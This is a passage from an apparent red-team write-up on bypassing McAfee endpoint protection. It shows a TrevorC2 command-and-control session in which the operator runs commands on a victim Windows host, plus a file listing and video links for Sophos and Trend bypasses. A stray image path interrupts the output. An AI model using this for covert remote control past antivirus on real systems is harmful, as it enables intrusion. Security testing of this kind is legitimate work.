Format: <session_id> <hostname>:<ipaddress>:<communication_sessionid>

1. DESKTOP-5E18LVT 192.168.1.104 bLbJoIxcEGHMTod (Trevor C2 Established)
```

8.2- Using command “Interact 1” for sending command viticm machine and create folder “BYPASS_McAfee”.

```
trevorc2>interact 1

*** interact with DESKTOP-5E18LVT bLbJoIxcEGHMTod.
[*] Dropping into trevorc2 shell...
[*] Use exit or back to select other shells
DESKTOP-5E18LVT:trevorc2>mkdir BYPASS_McAfee
[*] Waiting for command to be executed, be patient, results will be displayed here...
[*] Received response back from client...
=====
(HOSTNAME: DESKTOP-5E18LVT
CLIENT: 192.168.1.104)

Diretório: C:\Users\root\Downloads


Mode                LastWriteTime         Length Name
-----
d-----         28/12/2020   16:48             BYPASS_McAfee
```

« Usuários » root » Downloads »

Pesquisar Downloads

Nome	Data de modificação	Tipo	Tamanho
Hoje (6)			
trevorc2_client	28/12/2020 16:45	Script do Window...	7 KB
McAfeeSmartInstall (1)	28/12/2020 15:55	Aplicativo	968 KB
McAfeeSmartInstall	28/12/2020 15:07	Aplicativo	968 KB
McAfee_Endpoint_Security_10_7_0_Build_...	28/12/2020 13:49	Pasta compactada	359.148 KB
BYPASS_McAfee	28/12/2020 16:48	Pasta de arquivos	
McAfee_Endpoint_Security_10_7_0_Build_...	28/12/2020 14:14	Pasta de arquivos	

Sophos not detected all behavior and malicious file.



All activities are recorded and can be viewed at:

Bypass McAfee Endpoint: https://youtu.be/zvCsia9jn_U

Bypass Trend Deep Security: <https://youtu.be/WEw3877Dx2Y>

Bypass Sophos Endpoint: <https://youtu.be/i7OeJL5Dr1c>

